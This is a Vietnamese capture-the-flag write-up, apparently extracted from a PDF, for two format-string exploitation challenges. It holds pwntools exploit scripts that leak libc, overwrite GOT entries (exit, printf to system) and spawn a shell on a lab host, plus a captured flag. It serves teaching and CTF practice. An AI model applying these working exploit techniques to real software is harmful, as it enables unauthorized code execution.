p = remote('10.81.0.7', 14001)

p.recvline()

context.clear(arch='amd64')

aValue = int(p.recvline()[4:-1])
bValue = int(p.recvline()[4:-1])
aAddr = int(p.recvline()[11:-1], 16)
bAddr = aAddr - 8

log.info(f'a Value: {hex(aValue)}')
log.info(f'b Value: {hex(bValue)}')
log.info(f'a address: {hex(aAddr)}')
log.info(f'b address: {hex(bAddr)}')

writes = {aAddr: p64(aValue), bAddr: p64(bValue)}

payload = fmtstr_payload(10, writes, write_size='short')

print(payload)
p.sendline(payload)

p.interactive()

```

Cuối cùng ta thực hiện trên shell của máy vlab và ta được flag

```
                                                    \xc7aaaabaa:\x10\x8ls
autofmt
flag.txt
$ cat flag.txt
W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}
$
```



(Đạt ANTN.2020)

Ropchain


- **Phân tích code**

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char format[504]; // [rsp+0h] [rbp-200h] BYREF
  unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  if ( !a )
  {
    __isoc99_scanf("%499s", format);
    printf(format);
    ++a;
  }
  exit(0);
}
```


- Chương trình kiểm tra giá trị của biến **global a**, nếu a = 0 sẽ đọc input từ người dùng và lưu vào biến **format**
- Chương trình sẽ gọi **printf(format)** → Lỗi Format string

- Tăng biến a thêm 1 và gọi hàm **exit**
- Ý tưởng bài này như sau
  - Payload1: Dùng format string để leak địa chỉ libc và overwrite **exit@got** thành địa chỉ hàm main → mỗi khi chương trình gọi exit sẽ quay lại hàm main → có vòng lặp vô tận, ngoài ra ta cần ghi đè giá trị của **a** thành **-1** để thỏa điều kiện cho phép người dùng nhập input
  - Payload2: Dùng format string để ghi đè **printf@got** thành địa chỉ hàm **system** trong libc (ở lần lặp kế tiếp chương trình sẽ gọi **system(format)** thay vì **printf(format)**), ghi đè giá trị của **a** thành **-1**
  - Payload3: truyền vào chương trình chuỗi **"/bin/sh\x00"** → chương trình gọi **system("/bin/sh\x00")** và ta sẽ có shell để đọc flag

- **Chuẩn bị khai thác**
  - Sử dụng **checksec** để kiểm tra, ta thấy chương trình chỉ có **Partial RELRO** và **NO PIE**, tức là ta dễ dàng có được các địa chỉ cần tìm cũng như ghi đè được **exit@got** / **printf@got**




  - Debug trong gdb, ta thấy input người dùng nhập vào sẽ nằm tại quadword đầu tiên trên stack




- Do đó, để trỏ tới input, ta sẽ sử dụng **%(6+0)$** = **%6$_**
- Để tại payload, ta sẽ dùng lại hàm **make_payload** của **Autofmt**

- **Khai thác**
  - ➢ **Payload1**

- Tạo payload 1 với tham số là dictionary chứa key là địa chỉ biến **a**, **exit@got** và value là giá trị **0xffffffffffffffff = -1,** địa chỉ hàm main (**0x401196**)
- Do giá trị tại **exit@got** và địa chỉ hàm **main** chỉ khác nhau 2 bytes đầu tiên, ta chỉ cần ghi 2 bytes vào exit@got



- Để có được địa chỉ hàm system, ta cần phải leak một địa chỉ libc trên stack
- Trên stack, quan sát thấy tại quadword thứ 65 có một địa chỉ thuộc libc **(__libc_start_main)**



- Vậy ta sẽ dùng **%(0x41+6)$p** = **%71$p** để đọc được giá trị **libc** này

```python
def make_payload(addr_value, pos, leak_pos=None):

    sorted_value = sorted(addr_value.items(), key=lambda x:x[1])
    sorted_dict = dict(sorted_value)

    payload = b""
    bytes_print = 0
    for key in sorted_dict:
        needed_value = sorted_dict[key] - bytes_print
        if needed_value > 0:
            payload += f"%{needed_value}c%{pos}$hn".encode()
        else:
            payload +=  f"%{pos}$hn".encode()
        pos += 1
        bytes_print = sorted_dict[key]
    if leak_pos:
        for leak in leak_pos:
            payload += f"%{leak}$p".encode()
    payload = payload.ljust(104,b"a")

    for key in sorted_dict:
        payload += p64(key)

    return payload



fmt = {
        elf.got.exit: 0x1196,
        elf.sym.a: 0xfffff,
        elf.sym.a+2: 0xffff,
        elf.sym.a+4: 0xffff,
        elf.sym.a+6: 0xffff,
}

payload1 = make_payload(fmt,19,[71])

p.sendline(payload1)
```

Hàm make_payload có chức năng leak giá trị trên stack

- Ta sẽ đọc giá trị libc được leak ra và cập nhật địa chỉ hàm system tương ứng

```
p.recvuntil(b"0x")

leak = int(p.recv(12),16)

p.recvuntil(b"@@")

libc.address = leak -243 - libc.sym.__libc_start_main

info(f"Libc base: 0x{libc.address:02x}")

system = libc.sym.system
```

➢ **Payload2**

- Tạo payload 2 với tham số là dictionary chứa key là địa chỉ biến a, printf@got và value là giá trị 0xffffffffffffffff (-1), địa chỉ hàm system vừa tìm được


```
val_system_0 = system & 0xffff
val_system_2 = (system >> (2*8)) & 0xffff
val_system_4 = (system >> (4*8)) & 0xffff


fmt = {
        elf.got.printf+0:val_system_0,
        elf.got.printf+2:val_system_2,
        elf.got.printf+4:val_system_4,
        elf.sym.a: 0xfffff,
        elf.sym.a+2: 0xffff,
        elf.sym.a+4: 0xffff,
        elf.sym.a+6: 0xffff,
}




payload2 = make_payload(fmt,19)

p.sendline(payload2)
```

Tạo payload2

➢ **Payload3**

- Sau khi overwrite printf@got thành địa chỉ hàm system, ta chỉ cần gửi **"/bin/sh\x00"** sẽ có được shell

```
p.sendline(b"/bin/sh\x00")
p.recvuntil(b"@@")
p.interactive()
```



Kết quả khai thác